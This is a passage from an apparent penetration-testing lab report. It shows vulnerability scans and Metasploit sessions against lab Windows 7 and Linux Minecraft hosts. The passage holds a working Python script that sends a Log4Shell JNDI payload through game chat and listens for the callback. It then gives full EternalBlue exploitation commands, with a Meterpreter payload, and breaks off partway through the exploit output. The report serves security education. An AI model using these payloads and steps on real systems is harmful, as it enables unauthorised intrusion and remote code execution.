


Figure 15: Windows Nessus scan results.




Figure 16: Windows Nessus scan results.

These scan results also found vulnerabilities in the machine's SMB protocol system.

The Linux machine scan was configured to scan all ports and produced the following:




Figure 17: Linux Nessus scan creation.





Figure 18: Linux Nessus scan additional configuration.



Sev	CVSS	VPR	EPSS	Name	Family	Count
LOW	2.1 *	4.2	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO				Common Platform Enumeration (CPE)	General	1
INFO				Device Type	General	1
INFO				Ethernet Card Manufacturer Detection	Misc.	1

Figure 19: Linux Nessus scan results.

Similarly to the GVM scan of the Linux machine, these results indicate that there are few vulnerability concerns for the Linux machine. However this will be disproved in our next section.

4.3 Manual Scans

For the Windows machine, a manual scan can be done on a machine to confirm the Eternal Blue vulnerability using Metasploit. This can be by entering the following:

```
msf6 > search eternalblue

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Ker
nel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec        2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command       2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: ETERNALBLUE                     .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: ETERNALBLUE                     .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce   2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)        .                .        .      .
   29    \_ target: Neutralize implant           .                .        .      .
```

Figure 20: Searching for specific scanner

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                        Required  Description
   ----         ---------------                        --------  -----------
   CHECK_ARCH   true                                   no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                   no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                  no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data   yes       List of named pipes to check
                /wordlists/named_pipes.txt
   RHOSTS                                              yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                                                 etasploit/basics/using-metasploit.html
   RPORT        445                                    yes       The SMB service port (TCP)
   SMBDomain    .                                      no        The Windows domain to use for authentication
   SMBPass                                             no        The password for the specified username
   SMBUser                                             no        The username to authenticate as
   THREADS      1                                      yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.57.145
RHOST => 192.168.57.145
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.57.145:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.57.145:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Figure 21: Filling in requirements and scanning (making sure to use the correct IP and port)

This further confirms that the host may be vulnerable to the Eternal Blue exploit.

Although none of the previous scans indicated any vulnerabilities, given the version that we found from the Nmap port scan, there is still the chance that it is vulnerable to the Log4Shell vulnerability. This vulnerability affected Java applications which used the certain version of the Log4J logging library. From an article found online by Trend Micro [2], an attacker can establish a connection to a malicious server via JNDI lookup by including malicious data in the logged message in an affected Log4J version. This also had an affect on Minecraft as most servers used Log4J for logging, with Mojang even coming out with an article on the dangers of this vulnerability and how to implement fixes [3]. Although using Metasploit's Log4Shell scanner is unlikely to yield any results since it is designed for HTTP servers and not Minecraft servers, it is worth running to see the output produced in the

following Figure.

```
msf6 > search log4j

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/log4shell_header_injection         2021-12-09       excellent  Yes    Log4Shell HTTP Header Injecti
on
   1     \_ target: Automatic                                .                .          .      .
   2     \_ target: Windows                                  .                .          .      .
   3     \_ target: Linux                                    .                .          .      .
   4     \_ AKA: Log4Shell                                   .                .          .      .
   5     \_ AKA: LogJam                                      .                .          .      .
   6   auxiliary/scanner/http/log4shell_scanner              2021-12-09       normal     No     Log4Shell HTTP Scanner
   7     \_ AKA: Log4Shell                                   .                .          .      .
   8     \_ AKA: LogJam                                      .                .          .      .
   9   exploit/linux/http/mobileiron_core_log4shell          2021-12-12       excellent  Yes    MobileIron Core Unauthenticat
ed JNDI Injection RCE (via Log4Shell)
   10    \_ AKA: Log4Shell                                   .                .          .      .
   11    \_ AKA: LogJam                                      .                .          .      .
   12  exploit/multi/http/ubiquiti_unifi_log4shell           2021-12-09       excellent  Yes    UniFi Network Application Una
uthenticated JNDI Injection RCE (via Log4Shell)
   13    \_ target: Windows                                  .                .          .      .
   14    \_ target: Unix                                     .                .          .      .
   15    \_ AKA: Log4Shell                                   .                .          .      .
   16    \_ AKA: LogJam                                      .                .          .      .


Interact with a module by name or index. For example info 16, use 16 or use exploit/multi/http/ubiquiti_unifi_log4shel
l

msf6 >
```

Figure 22: Searching for specific scanner

```
msf6 auxiliary(scanner/http/log4shell_scanner) > show options

Module options (auxiliary/scanner/http/log4shell_scanner):

   Name          Current Setting                Required  Description
   ----          ---------------                --------  -----------
   HEADERS_FILE  /usr/share/metasploit-framework  no       File containing headers to check
                 /data/exploits/CVE-2021-44228/h
                 ttp_headers.txt
   HTTP_METHOD   GET                            yes       The HTTP method to use
   LDAP_TIMEOUT  30                             yes       Time in seconds to wait to receive LDAP connections
   LDIF_FILE                                    no        Directory LDIF file path
   LEAK_PARAMS                                  no        Additional parameters to leak, separated by the ^ charac
                                                          ter (e.g., ${env:USER}^${env:PATH})
   Proxies                                      no        A proxy chain of format type:host:port[,type:host:port][
                                                          ... ]
   RHOSTS                                       yes       The target host(s), see https://docs.metasploit.com/docs
                                                          /using-metasploit/basics/using-metasploit.html
   RPORT         80                             yes       The target port (TCP)
   SRVHOST       0.0.0.0                        yes       The local host or network interface to listen on. This m
                                                          ust be an address on the local machine or 0.0.0.0 to lis
                                                          ten on all addresses.
   SRVPORT       389                            yes       The local port to listen on.
   SSL           false                          no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /                              yes       The URI to scan
   THREADS       1                              yes       The number of concurrent threads (max one per host)
   URIS_FILE     /usr/share/metasploit-framework  no      File containing additional URIs to check
                 /data/exploits/CVE-2021-44228/h
                 ttp_uris.txt
   VHOST                                        no        HTTP server virtual host

View the full module info with the info, or info -d command.
```

Figure 23: Showing requirements to set

```
msf6 auxiliary(scanner/http/log4shell_scanner) > set RHOST 192.168.57.131
RHOST ⇒ 192.168.57.131
msf6 auxiliary(scanner/http/log4shell_scanner) > set RPORT 25565
RPORT ⇒ 25565
msf6 auxiliary(scanner/http/log4shell_scanner) > set SRVHOST 192.168.57.130
SRVHOST ⇒ 192.168.57.130
msf6 auxiliary(scanner/http/log4shell_scanner) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Server stopped.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/log4shell_scanner) >
```

Figure 24: Showing requirements to set

Although this output was expected, this doesn't mean that it is not vulnerable to the Log4Shell exploit. Since Minecraft servers log everything that is typed out in game chat, a scanner that could see if the server will respond to a JNDI lookup that is entered into the chat would show a server's vulnerability to the exploit. With this in mind, a Python script `log4j_test.py` was written to scan the server for a potential Log4Shell vulnerability as follows:

```
from javascript import require, On
import socket
import threading
import time

# Import the javascript libraries
mineflayer = require("mineflayer")

# Global bot parameters
server_host = "192.168.57.131"
server_port = 25565
reconnect = True

# Port listener parameters
listener_port = 1389
listener_host = "0.0.0.0"
connection_made = False

# Create a TCP listener
def start_listener():
    global connection_made
    listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    listener.bind((listener_host, listener_port))
    listener.listen(1)
    print(f"Listening on port {listener_port}...")

    try:
        listener.settimeout(10)  # Set a timeout for the listener
            (10 seconds)
        conn, addr = listener.accept()  # Accepts a connection
        connection_made = True
        print(f"Connection received from {addr}")
        print(f"VULNERABLE TO LOG4SHELL!!!!!")
        conn.close()
    except socket.timeout:
        print("No connection received on port 1389.")
    finally:
        listener.close()

# Define the bot class
```

```
class MCBot:

    def __init__(self, bot_name):
        self.bot_args = {
            "host": server_host,
            "port": server_port,
            "username": bot_name,
            "hideErrors": False,
        }
        self.reconnect = reconnect
        self.bot_name = bot_name
        self.start_bot()

    # Tags bot username before console messages
    def log(self, message):
        print(f"[{self.bot.username}] {message}")

    # Start mineflayer bot
    def start_bot(self):
        # Start the listener in a separate thread
        listener_thread = threading.Thread(target=start_listener)
        listener_thread.start()

        # Wait briefly to ensure listener is ready
        time.sleep(1)

        # Start the bot
        self.bot = mineflayer.createBot(self.bot_args)
        self.start_events()

        # Wait for the listener to finish
        listener_thread.join()

        # Print whether a connection was made on port 1389
        if connection_made:
            print("A connection was made on port 1389.")
        else:
            print("No connection was made on port 1389.")

    # Attach mineflayer events to bot
    def start_events(self):

        # Login event: Triggers on bot login
        @On(self.bot, "login")
        def login(this):
            # Displays which server you are currently connected to
            self.bot_socket = self.bot._client.socket
```

```
            self.log(
                f"Logged in to {server_host}:{server_port}"
            )

        # Spawn event: Triggers on bot entity spawn
        @On(self.bot, "spawn")
        def spawn(this):
            # Send the message
            self.bot.chat("${jndi"+":ldap://192.168.57.130:1389/a}")

            # Disconnect immediately after sending the message
            self.bot.end()

bot = MCBot("sss")
```

This is a basic Python script that sets up a listener at port 1389 to act as an LDAP connection, creates a Minecraft bot using mineflayer (adapted code from [4]) to connect to the server at the given IP and port, type a variable into chat that will trick the server into a JNDI lookup and connect to the listener at port 1389 on the attacking machine if the server has an unpatched version of Log4J. This script requires you to set up a Python virtual environment with a version of node with the "mineflayer" module (which can be done using `npm install` and `npm install mineflayer` in your terminal).

```
┌──(kali㉿kali)-[~/tmp/poclin/poc]
└─$ ls
log4j_test.py  node_modules  package.json  package-lock.json  venvenv

┌──(kali㉿kali)-[~/tmp/poclin/poc]
└─$ source venvenv/bin/activate

┌──(venvenv)-(kali㉿kali)-[~/tmp/poclin/poc]
└─$ npm install mineflayer


up to date, audited 95 packages in 915ms

9 packages are looking for funding
  run `npm fund` for details

5 moderate severity vulnerabilities

To address all issues (including breaking changes), run:
  npm audit fix --force

Run `npm audit` for details.

┌──(venvenv)-(kali㉿kali)-[~/tmp/poclin/poc]
└─$ python3 log4j_test.py

Listening on port 1389...
[sss] Logged in to 192.168.57.131:25565
Connection received from ('192.168.57.131', 37174)
VULNERABLE TO LOG4SHELL!!!!!
A connection was made on port 1389.
```

Figure 25: Scanning server using custom Python script

This output indicates that the server may be vulnerable to the Log4Shell exploit.

4.4 Exploit DBs

Exploit DBs are an excellent tool for researching vulnerabilites and exploits. SearchSploit can be used to find code on EternalBlue and Log4Shell:




Figure 26: Scanning server using custom Python script

Figure 27: Scanning server using custom Python script

Code for the these exploits can then be found on the Exploit-DB website at [5] for EternalBlue and [7] for Log4J. Further details of these exploits are also available on the Rapid7 (another Exploit DB) website at [6] and [8] for EternalBlue and Log4J respectively. The code for the EternalBlue exploit shown in Exploit-DB establishes an SMB connection and session with the victim machine over port 445 and tries to find named pipes on the target machine, followed by the sending of packets designed to exploit the SMB service, allowing for remote code execution.




Figure 28: Diagram for EternalBlue

Although the code provided by Exploit-DB provides an insight into how the Log4Shell exploit works, this will be covered in greater detail in the next section, as this particular piece of code does not work for Minecraft servers that are vulnerable to the exploit.

5 The Attack Phase 4

This phase of the attack focuses on the actual exploitation of the machines. Keeping all of the previously gathered information in mind, the attacks that will be carried out are the EternalBlue attack on the Windows 7 machine and the Log4Shell attack on the Linux machine.

5.1 Eternal Blue

The focus of this attack at this phase will be on gaining a Meterpreter reverse shell from the victim machine. This will be done not only because Meterpreter comes with useful commands for exploiting a machine, but also because it resides entirely in memory, increasing its stealthiness compared to a normal reverse shell.

1. The Metasploit console was launched and the specific EternalBlue exploit path direcory was searched for.

```
msf6 > search eternalblue

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Ker
nel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec        2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: ETERNALBLUE                     .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: ETERNALBLUE                     .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)        .                .        .      .
   29    \_ target: Neutralize implant           .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

Figure 29: Searching for EternalBlue in Metasploit.

2. The Metasploit exploit to use was set to `exploit/windows/smb/ms17_010_eternalblue` and the command `show options` was entered to show the requirements needed for the exploit.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                             ing-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Serve
                                             r 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 20
                                             08 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Win
                                             dows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.126.142  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 30: Setting exploit to EternalBlue and checking requirements.

3. The IP of the victim machine was set and the payload was changed to `windows/x64/meterpreter/bind_tcp` since this payload proved to be the most successful from previous tests (payloads can be changed around and experimented with as needed). The exploit was then executed as shown in the Figures on the next page.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.57.145
RHOST => 192.168.57.145
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] 192.168.57.145:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.57.145:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.57.145:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.57.145:445 - The target is vulnerable.
[*] 192.168.57.145:445 - Connecting to target for exploitation.
[+] 192.168.57.145:445 - Connection established for exploitation.
[+] 192.168.57.145:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.145:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.57.145:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.57.145:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.57.145:445 - 0x00000020  65 20 50 61 63 6b 20 31                           e Pack 1
[+] 192.168.57.145:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.145:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.57.145:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.145:445 - Starting non-paged pool grooming
[+] 192.168.57.145:445 - Sending SMBv2 buffers
[+] 192.168.57.145:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.145:445 - Sending final SMBv2 buffers.
[*] 192.168.57.145:445 - Sending last fragment of exploit packet!
[*] 192.168.57.145:445 - Receiving response from exploit packet
[+] 192.168.57.145:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.145:445 - Sending egg to corrupted connection.
[*] 192.168.57.145:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.57.145:4444
[-] 192.168.57.145:445 - -------------------------------------------------
[-] 192.168.57.145:445 - ----------------------FAIL-----------------------
[-] 192.168.57.145:445 - -------------------------------------------------
[*] 192.168.57.145:445 - Connecting to target for exploitation.
[+] 192.168.57.145:445 - Connection established for exploitation.
[+] 192.168.57.145:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.145:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.57.145:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.57.145:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.57.145:445 - 0x00000020  65 20 50 61 63 6b 20 31                           e Pack 1
[+] 192.168.57.145:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.145:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.57.145:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.145:445 - Starting non-paged pool grooming
```

Figure 31: Setting requirements and running exploit 1.

```
[*] 192.168.57.145:445 - Starting non-paged pool grooming
[+] 192.168.57.145:445 - Sending SMBv2 buffers
